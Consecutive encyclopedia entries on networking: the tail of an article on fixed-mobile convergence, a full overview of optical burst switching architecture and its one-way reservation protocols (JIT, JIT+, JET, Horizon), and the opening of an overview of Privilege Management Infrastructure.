Nokia Corporation Networks (2006). Fixed mobile convergence. A Nokia white paper. *Nokia Corporation Networks*. Retrieved October 16, 2007, from www.fixedmobileconvergence.net/

Paolini, M. (2005). *GAN and beyond: Mobile operators benefit from Wi-Fi and cellular convergence, January, 2005*. Sammamish, WA: Senza Fili Consulting.

Poikselkä, M., Mayer, G., Khartabil, H., & Niemi, A. (2006). *The IMS: IP multimedia concepts and services, 2nd ed*. New York: John Wiley & Sons Inc.

Racca, D. (2005). Security can facilitate the migration from UMA to IMS. *Reef Point Systems*. Retrieved July 31, 2007, from http://www.mobilehandsetdesignline.com/showArticle.jhtml?articleID=171203143

Schweizer, L. (2006). Convergence: A challenge for mobile telecommunication operators - The case of the German T-Mobile. *The International Journal of Mobile Communications (IJMC), 4*(2), 143-162.

Shim, J. P., Varshney, U., Dekleva, S., & Knoerzer, G. (2006). Mobile and wireless networks: Services, evolution, and issues. *The International Journal of Mobile Communications (IJMC), 4*(4), 405-417.

Siau, K., & Shen, Z. (2003). Mobile communications and mobile services. *The International Journal of Mobile Communications (IJMC), 1*(1/2), 3-14.

Sutherland, E. (2007). Fixed-mobile convergence - A discussion paper. *Proceedings of the Global Symposium for Regulators (GSR-2007), 05-07 February 2007, Dubai, United Arab Emirates*. Retrieved November 21, 2007, from http://www.itu.int/ITU-D/treg/Events/Seminars/GSR/GSR07/discussion_papers/Ewan_Sutherland_FMC.pdf

The UMTS Forum (2006). White paper: 3G/UMTS—Towards mobile broadband and personal Internet – October, 2005. *The UMTS Forum*. Retrieved July 12, 2007, from http://www.umts-forum.org/component/option,com_docman/task,cat_view/gid,327/Itemid,12/

3rd Generation Partnership Project (3GPP) (2007a). *Technical Specification (TS) 43.318 V.7.2.0 (2007-05): 3GPP; Technical Specification Group GSM/EDGE Radio Access Network; Generic Access to the A/Gb Interface; Stage 2 (Release 7)*. Sophia-Antipolis, France: 3GPP.

3rd Generation Partnership Project (3GPP) (2007b). *Technical Specification (TS) 44.318 V.7.3.0 (2007-06): 3GPP; Technical Specification Group GSM/EDGE Radio Access Network; Generic Access (GA) to the A/Gb Interface; Mobile GA Interface Layer 3 Specification (Release 7)*. Sophia-Antipolis, France: 3GPP.

Välimäki, J. (2006). Change of business models for wireless Internet access. *Networking Laboratory - Helsinki University of Technology*. Retrieved February 16, 2007, from www.netlab.tkk.fi/opetus/s383042/2006/papers_pdf/A2.pdf

Yoon, S. -Y., Yoon, M. -G., & Lee, J. (2005). On selecting a technology evolution path for broadband access networks. *Technological Forecasting & Social Change, 72,* 449-470.

KEY TERMS

Fixed-Mobile Convergence (FMC): It is currently one of the crucial strategic issues in the telecommunications industry. It is the way to connect the mobile phone to the fixed-line infrastructure. With the convergence between the mobile and fixed-line networks, telecommunications operators can provide services to users irrespective of their location, access technology, and terminal. This encompasses a wide range of services; however, they generally have the core of allowing the user or the network to take advantage of higher-speed, cheaper local unlicensed access networks in local environments for lower-value, high-volume transactions, such as cheaper calls or downloading larger files from home or office, while using the scarcer licensed spectrum for higher-value, lower-volume transactions, where customers are prepared to pay the mobile premium of licensed spectrum.

Generic Access Network (GAN): It is a local area access technology that enables GSM and WCDMA (Wideband Code Division Multiple Access) service to be delivered over broadband and WLAN, at homes or in offices. End users can enjoy the same service as in the wide area network.

GSM (Global System for Mobile Communication): A second-generation mobile system originally developed in Europe, using a time division multiple access (TDMA) radio interface combined with frequency division multiple access (FDMA); it is oriented to voice and circuit mode data.

Handover: It refers to the ability for the subscriber to have an active session in progress (e.g., voice call) and be able to move from one domain to another without the session being interrupted or requiring manual intervention from the subscriber to reestablish a session.

IMS (IP Multimedia Subsystem): It is a standard that defines a generic architecture for offering multimedia services over any IP network. IMS specifies interoperability and is well integrated with existing voice and data networks, while adopting many of the key characteristics of the IT domain. It enables converged voice and data services in the mobile environment, built on Internet services, applications, and protocols.

Mobile Virtual Network Operator (MVNO) is a company that provides mobile phone service but does not have its own frequency allocation of the radio spectrum, nor does it have all of the infrastructure required to provide mobile telephone service. MVNOs are roughly equivalent to the “switchless resellers” of the traditional landline telephone market. Switchless resellers buy minutes wholesale from the large long distance companies and retail them to their customers.

QoS (Quality of Service): Measurement of transmission rates, error rates, priority, dedicated bandwidth, and other parameters relating to performance of data networks.

RLAN (Radio Local Area Network): It is a local area network (LAN) using radio instead of wires. A LAN is a user-owned and -operated data transmission facility connecting a number of communicating devices (e.g., computers, terminals, word processors, printers, and storage units) within a single building or floor.

Seamless: Free from noticeable transitions (i.e., no end-user action is required; speech interruptions are short; service interruptions are short; incoming calls are not missed; packet sessions are maintained; services work identically).

Unlicensed Mobile Access (UMA): It is the 3GPP global standard for subscriber access to mobile circuit, packet, and IMS-based services over any IP-based access network, including the Internet. With UMA, mobile operators can now leverage the cost and performance advantages of IP access technologies (e.g., DSL, Cable, Wi-Fi) to deliver high-quality, low-cost mobile voice and data services in the locations where subscribers spend most of their time.

VoIP (Voice over Internet Protocol/IP): It refers to a class of technologies that enable the routing of voice calls over the Internet or any other IP network. VoIP is not a service, but a technology enabler used to implement services.

Wi-Fi (Wireless Fidelity): Commonly-used synonym for WLAN; Wireless Fidelity is a popular term for wireless local area networks operating under IEEE Standard 802.11b in the 2.4 GHz range.

WLAN (Wireless Local Area Network): A generic term for different high-speed radio access modes in the 2.4 GHz to 5 GHz frequency bands.

Optical Burst Switch as a New Switching Paradigm for High-Speed Internet

Joel J. P. C. Rodrigues
University of Beira Interior, Portugal
Institute of Telecommunications, Portugal

Mário M. Freire
University of Beira Interior, Portugal
Institute of Telecommunications, Portugal

Paulo P. Monteiro
University of Aveiro, Portugal
Institute of Telecommunications, Portugal

Pascal Lorenz
University of Haute Alsace, France

INTRODUCTION

The concept of burst switching was initially proposed in the context of voice communications by Haselton (1983) and Amstutz (1983, 1989) in the early 1980s. More recently, in the late 1990s, optical burst switching (OBS) has been proposed as a new switching paradigm for the so-called optical Internet, in order to overcome the technical limitations of optical packet switching, namely the lack of optical random access memory (optical RAM) and to the problems with synchronization (Baldine, Rouskas, Perros, & Stevenson, 2002; Chen, Qiao, & Yu, 2004; Qiao & Yoo, 1999; Turner, 1999; Yoo & Qiao, 1997; Xu, Perros, & Rouskas, 2001). OBS is a technical compromise between wavelength routing and optical packet switching, since it does not require optical buffering or packet-level processing as in optical packet switching, and it is more efficient than circuit switching if the traffic volume does not require a full wavelength channel. According to Dolzer, Gauger, Späth, and Bodamer (2001), OBS has the following characteristics:

- **Granularity**—the transmission unit size (burst) of OBS is between the optical circuit switching and optical packet switching;
- **Separation between control and data**—control information (header) and data are transmitted on a different wavelengths (or channels) with some time interval;
- **Allocation of resources**—resources are allocated using mainly one-way reservation schemes. A source node does not need to wait for the acknowledge message from destination node to start transmitting the burst;
- **Variable burst length**—the burst size is variable;
- **No optical buffering**—burst switching does not require optical buffering at the intermediate nodes (without any delay).

In OBS networks, IP packets (datagrams) are assembled into very large size packets called data bursts. These bursts are transmitted after a burst header packet (also called by setup message or control packet), with a delay of some offset time in a given data channel. The burst offset is the interval of time, at the source node, between the processing of the first bit of the setup message and the transmission of the first bit of the data burst. Each control packet contains routing and scheduling information and is processed in core routers at the electronic level, before the arrival of the corresponding data burst (Baldine et al., 2002; Qiao & Yoo, 1999; Verma, Chaskar, & Ravikanth, 2000; White, Zukerman, & Vu, 2002). The transmission of control packets forms a control network that controls the routing of data bursts in the optical network (Xiong, Vandenhoute, & Cankaya, 2000). Details about OBS network architecture are given in the next section.

OBS NETWORK ARCHITECTURE

An OBS network is an all-optical network where core nodes, composed by optical cross connects (OXC), plus signaling engines, transport data from/to edge nodes (IP routers), being the nodes interconnected by bidirectional links, as shown in Figure 1. This figure also shows an example of an OBS connection, where input packets come from the source edge node A to the destination edge node B. The source edge node is referred to as the ingress node, and the destination edge node is referred to as the egress node. The ingress node of the network collects the upper layer traffic, sorts and schedules it into electronic input buffers based on each class of packets and destination address. These packets are aggregated into bursts and are stored in the output buffer, where electronic RAM is cheap and abundant (Chen et al., 2004). After the burst assembly process, the control packet is created and immediately sent towards the destination to set-up a connection for its corresponding burst. After the offset time, bursts are all-optically transmitted over OBS core nodes without any storage at the intermediate nodes within the core, until the egress node. At the egress node, after the reception of a burst, the burst is disassembly into IP packets and provides these IP packets to the upper layer. These IP packets are forwarded electronically to destination users (Kan, Balt, Michel, & Verchere, 2002; Vokkarane, Haridoss, & Jue, 2002; Vokkarane & Jue, 2003).

Recently, a new multilayered architecture for supporting optical burst switching (OBS) in an optical core network was defined by Farahmand, Vokkarane, Jue, Rodrigues, and Freire (in press). This article discusses the layered architecture of IP-over-OBS, describing each layer of the OBS layered architecture, separating them into a data plane and a control plane.

OBS EDGE NODES

The OBS edge node works like an interface between the common IP router and the OBS backbone (Kan et al., 2002; Xu, Perros, & Rouskas, 2003). An OBS edge node needs to perform the following operations:

- Assemblies IP packets into data bursts based on some assembly policy;
- Generates and schedules the control packet for each burst;
- Converts the traffic destined to the OBS network from the electronic domain to the optical domain and multiplexes it into thewavelength domain;
- Demultiplexes the incoming wavelength channels and performes optical-to-electronic conversion of the incoming traffic;
- Disassembles and forwards IP packets to client IP routers.

The architecture of the edge node includes three modules (Vokkarane & Jue, 2003): routing module,

Figure 1. Schematic representation of an IP over OBS network





Figure 2. Schematic representation of the architecture of an OBS edge node



burst assembly module, and scheduler module. Figure 2 shows the architecture of an edge node (Chen et al., 2004; Vokkarane et al., 2002; Vokkarane & Jue, 2003). The routing module selects the appropriate output port for each packet and sends it to the correspondent burst assembly module. The burst assembly module assembles bursts containing packets that are addressed for a specific egress node. In this module, there is a different packet queue for each class of traffic. Usually, there are different assembly queues for each class of traffic (or priority). The burst scheduler module creates a burst and their corresponding control packet based on the burst assembly policy and sends it to the output port.


Burst assembly process is the most important task performed by the edge node. Burst assembly (Cao, Li, Xen, & Qiao, 2002; Vokkarane & Jue, 2003; Xiong et al., 2000), in OBS networks, is basically the process of aggregating and assembling packets into bursts at the ingress edge node. In this node, packets that are destined for the same egress node and belong to the same Quality of Service (QoS) class are aggregated and sent in discrete bursts, with times determined by the burst assembly policy. The burst assembly process is made into the burst assembly module, inside the edge node (see Figure 3). Packets that are destined to different egress nodes go through different assembly queues to burst assembly module. In this module, the data burst is assembled and the corresponding burst control packet is generated. At the egress node, the burst is subsequently de-aggregated and forwarded electronically.

In the burst assembly process, there are two parameters that determine how the packets are aggregated: the maximum waiting time (timer value) and the minimum size of the burst (threshold value). Based on these parameters, some burst assembly algorithms have been proposed:

- Timer-based algorithm (Cao et al., 2002)
- Burst length-based algorithm (Vokkarane et al., 2002)
- Hybrid algorithm or mixed timer/threshold-based algorithm (Chen et al., 2004; Xiong et al., 2000).

Recently, it was proposed a mechanism to provide (QoS) support that consider bursts containing a combination of packets with different classes, called composite burst assembly (Vokkarane & Jue, 2003). This mechanism was proposed to make a good use of burst segmentation (which is a technique used for contention resolution in the optical core network), where packets toward the tail of the burst have a larger probability of being dropped than packets at the head of the burst. The authors concluded that approaches with composite

Figure 3. Burst assembly process



bursts perform better than approaches with single-class bursts in terms of burst loss and delay, providing differentiated QoS for different classes of packets.

OBS CORE NODES

An OBS core node consists of two main components (Vokkarane & Jue, 2003; Xiong et al., 2000): an optical cross connect (OXC), and a switch control unit (SCU), also called a signaling engine. The SCU implements the OBS signaling protocol (also referred to us as resource reservation protocols), and creates and maintains the forwarding table and configures the OXC.


Kan, Balt, Michel, and Verchere (2001) summarize the operations that an OBS core node needs to perform, which are the following:

- Demultiplexes the wavelength data channels;
- Terminates data burst channels and conducts wavelength conversion for passing through the optical switch fabric;
- Terminates control packets channels and converts the control information from the optical to electronic domain;
- Schedules the incoming bursts, sends the instructions to the optical switch matrix, and switches burst channels through the optical switch matrix;
- Regenerates new control packet for outgoing bursts;
- Multiplexes outgoing control packets and bursts together into single or multiple fibers.

Signaling is an important issue in the OBS network architecture, because it specifies the protocol that OBS nodes use to communicate connection requests to the network. The operation of this resource reservation protocol determines whether or not the resources are utilized efficiently. Resource reservation protocols are use in the sense that they perform the signaling and scheduling functions at each intermediate core node. According to the length of the burst offset, resource reservation protocols may be classified into two classes: one-way reservation and two-way reservation.

In one-way reservation, a burst is sent shortly after the setup message, and the source node does not wait for the acknowledgement sent by the destination node. Therefore, the size of the offset is between the transmission time of the setup message and the round-trip delay of the setup message. Different optical burst switching mechanisms may choose different offset values in this range. Tell And Go (TAG) (Widjaja, 1995), JIT (Just-In-Time) (Wei & McFarland, 2000), JIT+ (Teng & Rouskas, 2005), JumpStart (Baldine et al., 2002; Baldine, Rouskas, Perros, & Stevenson, 2003; Zaim, Baldine, Cassada, Rouskas, Perros, & Stevenson, 2003), JET (Just-Enough-Time) (Qiao & Yoo, 1999), and Horizon (Turner, 1999) are examples of one-way resource reservation protocols. In the TAG protocol, a source node sends a control packet and immediately after sends a burst. At each intermediate node, the data burst has to go through with an input delay equal to the setup message (control packet) processing time. If a channel cannot be reserved on a link, along the ingress-egress path, the node preceding the blocked

Figure 4. Classification and message flow of one-way resource reservation protocols for OBS networks



channel discards the burst. To release the connection, a "tear-down" control signal or packet is sent (Widjaja, 1995). TAG is practical only when the switch configuration time and the switch processing time of a setup message are very short (Xu et al., 2003).

The offset in two-way reservation class is the interval of time between the transmission of the setup message and the reception of the acknowledgement from the destination. The major drawback of this class is the long offset time, which causes a long data delay. Examples of resource reservation protocols using this class include the Tell And Wait (TAW) protocol (Widjaja, 1995) and the scheme proposed by Duser and Bayvel (2002). Due to the impairments of TAG protocol and the two-way reservation class, a one-way reservation scheme seems to be more suitable for OBS networks. Therefore, the remaining of this session provides an overview of resource reservation protocols with one-way wavelength reservation schemes. As shown in Figure 4, one-way reservation schemes may be classified, regarding the way in which output wavelengths are reserved for bursts, as immediate and delayed reservation (Rodrigues, Freire, & Lorenz, 2004). JIT and JIT+ are examples of immediate wavelength reservation, while JET and Horizon are examples of delayed reservation schemes. The JumpStart signaling protocol may be implemented using either immediate or delayed reservation.

The JIT resource reservation protocol considers that an output wavelength is reserved for a burst immediately after the arrival of the corresponding setup message. If a wavelength cannot be reserved immediately, then the setup message is rejected and the corresponding burst is dropped. Figure 4 illustrates the operation of JIT protocol. As may be seen in this figure, T_{Setup} represents the amount of time that is needed to process the setup message in an OBS node, and T_{OXC} represents the delay incurred since the instant that the OXC receives a command from the signaling engine to set up a connection from an input port to an output port, until the instant the appropriate path within the optical switch is complete and can be used to switch a burst (Teng & Rouskas, 2004). JIT+ is a modified version of the immediate reservation protocol of JIT. Under JIT+, an output wavelength is reserved for a burst if (i) the arrival time of the burst is later than the time horizon of the wavelength and (ii) the wavelength has at most one other reservation (Teng & Rouskas, 2004). This protocol does not perform any void filling. Comparing JIT+ with JET and Horizon, last ones permit an unlimited number of delayed reservations per wavelength, whereas JIT+ limits the number of such operations to at most one per wavelength. On the other hand, JIT+ maintains all the advantages of JIT in terms of simplicity of hardware implementation.

Delayed reservation schemes, exemplified by the schemes used in JET and Horizon protocols, considers that an output wavelength is reserved for a burst just before the arrival of the first bit of the burst. If, upon arrival of the setup message, no wavelength can be reserved at a suitable time, then the setup message is rejected and the corresponding burst is dropped (Teng & Rouskas, 2004). In this kind of reservation schemes, when a burst is accept by the OBS node, the output wavelength is reserved for an amount of time equal to the length of the burst plus T_{OXC}, in order to account for the OXC configuration time. As one may see in Figure 4, a void is created on the output wavelength, between time $t + T_{Setup}$, when the reservation operation for the upcoming burst is completed, and time $t' = t + T_{offset} - T_{OXC}$, when the output wavelength is actually reserved for the burst. The Horizon protocol is an example of resource reservation protocols with delayed reservation scheme without void filling and it is less complex than the protocols with delayed reservation schemes with void filling, such as JET. When Horizon protocol is used, an output wavelength is reserved for a burst if, and only if, the arrival time of the burst is later than the time horizon of the wavelength. If, upon arrival of the setup message, it is verified that the arrival time of the burst is earlier than the smallest time horizon of any available wavelength, then the setup message is rejected and the corresponding burst is dropped (Teng & Rouskas, 2004).

On the other hand, JET is the most known resource reservation protocol with delayed wavelength reservation scheme with void filling, which uses information to predict the start and the end of the burst. In this protocol, an output wavelength is reserved for a burst if the arrival time of the burst (*i*) is later than the time horizon of the wavelength, or (*ii*) coincides with a void on the wavelength, and the end of the burst (plus the OXC configuration time) occurs before the end of the void. If, upon arrival of the setup message, it is determined that none of these conditions are satisfied for any wavelength, then the setup message is rejected and the corresponding burst is dropped (Teng & Rouskas, 2004).

It was observed by Rodrigues et al. (2004) and Rodrigues, Freire, and Lorenz (2005) that the above five resource reservation protocols lead to a similar network performance, and, therefore, the simplest protocols (i.e., JIT-based protocols) should be considered for implementation in practical systems.

CONCLUSION

OBS has been proposed to overcome the technical limitations of optical packet switching. In this article, an overview of OBS networks was presented. The overview was focused on the following issues: OBS network architecture, edge nodes and burst assembly process, core nodes and resource reservation protocols.

REFERENCES

Amstutz, S. R. (1983). Burst switching: An introduction. *IEEE Communications Magazine, 21*(8), 36-42.

Amstutz, S. R. (1989). Burst switching: An update. *IEEE Communications Magazine, 27*(9), 50-57.

Baldine, I., Rouskas, G., Perros, H., & Stevenson, D. (2002). JumpStart: A just-in-time signaling architecture for WDM burst-switched networks. *IEEE Communications Magazine, 40*(2), 82-89.

Baldine, I., Rouskas, G.N., Perros, H.G., & Stevenson, D. (2003). Signaling support for multicast and QoS within the JumpStart WDM burst switching architecture. *Optical Networks, 4*(6), 68-80.

Chen, Y., Qiao, C., & Yu, X. (2004). Optical burst switching: A new area in optical networking research. *IEEE Network, 18*(3), 16-23.

Cao, X., Li, J., Xen, Y., & Qiao, C. (2002). Assembling TCP/IP packets in optical burst switched networks. In *Proceedings of IEEE Globecom 2002*.

Dolzer, K., Gauger, C., Späth, J., & Bodamer, S. (2001). Evaluation of reservation mechanisms for optical burst switching. *AEÜ International Journal of Electronics and Communications, 55*(1).

Duser, M., & Bayvel, P. (2002). Analysis of a dynamically wavelength-routed optical burst switched network architecture. *Journal of Lightwave Technology, 20*(4), 574-585.

Farahmand, F., Vokkarane, V.M., Jue, J., Rodrigues, J.J.P.C., & Freire, M.M. (in press). Optical burst switching network: A multilayered approach. *Journal of High Speed Networks*.

Haselton, E. F. (1983). A PCM frame switching concept leading to burst switching network architecture. *IEEE Communications Magazine, 21*(6), 13-19.

Kan, C., Balt, H., Michel, S., & Verchere, D. (2001). Network-element view information model for an optical burst core switch. *Asia-Pacific Optical and Wireless Communications Conference (APOC)* (SPIE 4585, pp. 115-125).

Kan, C., Balt, H., Michel, S., & Verchere, D. (2002). Information model of an optical burst edge switch. *IEEE International Conference on Communications (ICC 2002)* (pp. 2717-2721).

Qiao, C., & Yoo, M. (1999). Optical burst switching (OBS): A new paradigm for an optical Internet. *Journal of High Speed Networks, 8*(1), 69-84.

Rodrigues, J.J.P.C., Freire, M.M., & Lorenz, P. (2004). Performance assessment of signaling protocols with one-way reservation schemes for optical burst switched networks. In Z. Mammeri & P. Lorenz (Eds.), *High-speed networks and multimedia communications* (vol. 3079, pp. 821-831). Berlin Heidelberg: Springer-Verlag.

Rodrigues, J.J.P.C., Freire, M.M., & Lorenz, P. (2005). Performance implications of meshing degree for optical burst switched networks using one-way resource reservation protocols. *Telecommunications Systems, 30*(1-3), 35-47.

Teng, J., & Rouskas, G. N. (2005). A detailed analysis and performance comparison of wavelength reservation schemes for optical burst switched networks. *Photonic Network Communications, 9*(3), 311-335.

Turner, J. S. (1999). Terabit burst switching. *Journal of High Speed Networks, 8*(1), 3-16.

Verma, S., Chaskar, H., & Ravikanth, R. (2000). Optical burst switching: A viable solution for terabit IP backbone. *IEEE Network*, *14*(6), 48-53.

Vokkarane, V. M., Haridoss, K., & Jue, J. P. (2002). Threshold-based burst assembly policies for QoS support in optical burst-switched networks. *SPIE Optical Networking and Communication Conference (OptiComm)* (vol. 4874, pp. 125-136).

Vokkarane, V., & Jue, J. (2003). Prioritized burst segmentation and composite burst assembly techniques for QoS support in optical burst-switched networks. *IEEE Journal on Selected Areas in Communications, 21*(7), 1198-1209.

Wei, J. Y., & McFarland, R. I. (2000). Just-in-time signaling for WDM optical burst switching Networks. *Journal of Lightwave Technology, 18*(12), 2019-2037.

White, J., Zukerman, M., & Vu, H. L. (2002). A framework for optical burst switching network design. *IEEE Communications Letters, 6*(6), 268-270.

Widjaja, I. (1995). Performance analysis of burst admission control protocols. *IEE Proceeding of Communication, 142*, 7-14.

Xiong, Y., Vandenhoute, M., & Cankaya, H. C. (2000). Control architecture in optical burst-switched WDM networks. *IEEE Journal on Selected Areas in Communications*, *18*(10), 1838-1851.

Xu, L., Perros, H. G., & Rouskas, G. N. (2001). Techniques for optical packet switching and optical burst switching. *IEEE Communications Magazine*, *39*(1), 136-142.

Xu, L., Perros, H. G., & Rouskas, G. N. (2003). A queueing network model of an edge optical burst switching node. *IEEE INFOCOM, 3*, 2019-2029.

Yoo, M., & Qiao, C. (1997). Just-enough-time (JET): A high speed protocol for bursty traffic in optical networks. *IEEE/LEOS Conference on Technologies for a Global Information Infrastructure* (pp. 26-27).

Zaim, A.H., Baldine, I., Cassada, M., Rouskas, G.N., Perros, H.G., & Stevenson, D. (2003). The JumpStart just-in-time signaling protocol: A formal description using EFSM. *Optical Engineering*, *42*(2), 568-585.

KEY TERMS

Bursts: In OBS networks, IP packets (datagrams) are assembled into very large size data packets called bursts.

Burst Assembly: Basically the process of aggregating and assembling packets into bursts at the ingress edge node of an OBS network.

Burst Offset: The interval of time, at the source node, between the processing of the first bit of the setup message and the transmission of the first bit of the data burst.

Control Packet (or burst header packet or setup message): a control packet is sent in a separated channel and contains routing and scheduling information to be processed at the electronic level, before the arrival of the corresponding data burst.

Network Architecture: Defines the structure and the behavior of the real subsystem that is visible for other interconnected systems, while they are involved in the processing and transfer of information sets.

One-Way Reservation Schemes: These schemes may be classified, regarding the way in which output wavelengths are reserved for bursts, as immediate and delayed reservation. JIT and JIT+ are examples of immediate wavelength reservation, while JET and Horizon are examples of delayed reservation schemes.

SCU: Switch control unit or signaling engine. The SCU implements the OBS signaling protocol, and creates and maintains the forwarding table and configures the optical cross connect.

An Overview of Privilege Management Infrastructure (PMI)

Darren P. Mundy
University of Hull, UK

Oleksandr Otenko
Oracle Corporation, UK

PRIVILEGE MANAGEMENT INFRASTRUCTURE: AN OVERVIEW

Public key infrastructures (PKI) are now in place in a number of organizations and there is a vast amount of material available that can be used to obtain familiarisation with the concept (Adams & Lloyd, 2002; Raina, 2003). Although related to PKI, privilege management infrastructure (PMI) is a more recent development in the network security field. PMI has been designed to supply the authorization function lacking in the PKI model. This article will provide an overview of PMI, will provide a number of examples of present PMI architectures, such as PERMIS (Chadwick, Zhao, Otenko, Laborde, Su, & Nguyen, 2006), AKENTI (Thompson, Essari, & Mudumbai, 2003), and Shibboleth (Carmody, 2001), and will provide some examples of practical PMI usage.

WHAT IS PMI?

PMI can generally be thought of as the infrastructure supporting a strong authorization subsystem via the management and use of privileges (Adams & Lloyd, 2002). PMI is essentially a term used to encompass the management of authorization processes such as access control, rights management, levels of authority, delegation of authority, and so on. A PMI helps an organization to provide secure access to any target resource that they specify based on policy. A policy should detail such information as which users are allowed access to which resources, what actions they are allowed to perform, when they are allowed access, for example, time constraints, what privileges they need to be able to access the resource and carry out an operation.

Organizations need to be sure that access to their resources is controlled by a variety of security mechanisms, for example:

